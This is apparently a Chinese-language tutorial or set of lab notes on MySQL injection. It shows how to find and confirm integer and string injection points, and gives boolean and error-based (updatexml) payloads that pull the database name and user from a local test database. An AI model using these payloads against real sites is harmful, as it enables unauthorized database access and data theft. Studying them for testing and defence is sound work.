

Mysql注入

php + mysql

jsp + mysql

asp + sql server

jsp + oracle

1, 出现的场景

产生数据的地方/后端语言对数据库进行操作的地方

1, 在html中注册信息的时候, 用户名会校验(用户名是否可用/被用) ajax

2, 注册完信息, 提交保存的时候, 注意是否有insert注入

3, 登录的时候, 会不会有注入

4, 个人信息更改的时候 // update

5, 个人信息查看 // select

6, 搜索框查询信息的地方

总之 只要是该数据包通过后端联系数据库了, 那就有可能存在sql注入漏洞

2, 确认注入/是否有注入

1 整数型注入 `select * from user where id = $_POST['id'];`

通过+- 来判断 比如 `2=1+1` `2=3-1`

`select * from user where id = 2;`

`select * from user where id = 1+1;`

`select * from user where id = 3-1;`

查看字节返回数 是否相同 如果相同 那就说明是整数型注入

了

2 符号型注入 `select * from user where id = '$_POST['id']';`

通过 ' 判断

`select * from user where id = '2';`

通过传参id=2 查看回显

`select * from user where id = '2";` (报错)

通过传参id=2' 查看回显

报错产生的回显就要看后端代码怎么写的了

php有个函数是 `mysql_error()` 他是用来回显sql语句产生错误时 显示的字段 但是这种会直接告诉你 这里有sql注入 所以现在一般的网站不会回显了 而是直接404

报错举例: 1064 - You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "'1'" at line 1

2' 的回显 如果与 2 不同 那么就可以尝试 2"

`select * from user where id = '2'"`; 如果回显字节和 2 相同 与 2' 不同 那么就恭喜了 这里存在 sql 注入的 字符型注入

当然 "" 也适用

`select * form user where id = '$_POST['id']'`;

`select * form user where id = "$_POST['id']"`;

3 特殊点

1: 报错注入

2: 盲注

1

1 and 1=1

报错注入 后端语言 php 通过 `mysql_error()` 函数返回数据库 mysql 产生的错误提示 这要寻找后端语言从哪个语句回复 `mysql_error()`


这里我们查看部分得 sql 报错注入 php 代码

```
<?php
if(isset($_GET["id"])){
    echo "<code>".$_GET["id"]."</code><br>";
    if($err) {
        echo "查询错误: ". $err_msg;
    } else {
        echo "查询正确";
    }
} /*这里输出sql语句, 并且通过err这个布尔值的正负回显数据, 当err这个数据为 true时 回显报错*/
?>
```

所以 我们要怎样 报错注入 报错注入的本质还是 `mysql_error()` 这个函数 通过什么样的逻辑才能回显 `mysql_error()`

通过这串 php 代码 我们发现 当 `mysql_query($conn, $sql)` 为 false 时 执行 `mysql_error()`

即我们通过插入那串数据 才能使 `mysql_query($conn, $sql) = false`



The screenshot shows a MySQL database interface. On the left, a sidebar lists the database structure: 'information_schema', 'ming', and 'mysql'. Under 'ming', there is a table named 'administrator'. The main area displays the 'administrator' table with two columns: 'username' and 'password'. The table contains three rows of data:

username	password
1	admin1
2	adminadmin1
3	ming

Mysql ming 运行 停止 解释

```
1 select * from administrator where username=4
```

信息 结果 1 剖析 状态

username	password
(N/A)	(N/A)

没有匹配数据库中表的数据 所以 `mysqli_query() = true` 但是 没有数据

```
1 select * from administrator where username=4'
```

信息 状态

```
select * from administrator where username=4'
> 1064 - You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1
> 时间: 0.001s
```

sql语句 不正确 数据库执行不了这个sql语句 报错 `mysqli_query()=false`

3, 利用注入

mysql:

`user() current_user() database() length() substr() if(1=1,1,2) sleep() version()`
`@@version ascii() exp()`

整数型

`select * from administrator where username=1+if(1=1,1,2)`

`select * from administrator where username=20-length(user())`

`select * from administrator where username=1+if(substr(user(),1,1)='r',1,2)`

`select * from administrator where username=1+if(ascii(substr(user(),1,1))=114,1,2)`

字符型

+不起作用

```
1 select * from administrator where username='1+if(ascii(substr(user(),1,1))=114,1,2)'
```

信息 结果 1 剖析 状态

username	password
1 admin1	

1	select user,host from user where user='ro' 'ot'
---	---

信息	结果 1	剖析	状态
	user	host	
	root	%	
	root	localhost	

在mysql中 自动连接字符 所以 可想而知 插入 2 与 2" 为什么相同了 吗

select * from user where id = '2';

select * from user where id = '2"'; 因为 '2' 连接 " 依然是 '2'

通过 and, or 注入

select * from administrator where username='1' and 1=1 --

select * from administrator where username='1' and 1=if(1=1,1,2) -- 通过-- 来注释后方的字符

select * from administrator where username='1' and 1=if(ascii(substr(user(),1,1))=114,1,2) --

报错型

从判断注入的时候 我们发现 插入数据 ' 时 报错

插入 ' and updatexml (1,concat(0x7e,(select database()),0x7e),1) -- //爆数据库名

1	select * from administrator where username='' and updatexml (1,concat(0x7e,(select database()),0x7e),1) --
---	--

信息	状态
select * from administrator where username='' and updatexml (1,concat(0x7e,(select database()),0x7e),1) --	
> 1105 - XPATH syntax error: '~ming~'	
> 时间: 0.01s	

' and updatexml (1,concat(0x7e,(select user()),0x7e),1) -- // 爆用户名

1	select * from administrator where username='' and updatexml (1,concat(0x7e,(select user()),0x7e),1) --
---	--

信息	状态
select * from administrator where username='' and updatexml (1,concat(0x7e,(select user()),0x7e),1) --	
> 1105 - XPATH syntax error: '~root@192.168.136.1~'	
> 时间: 0.006s	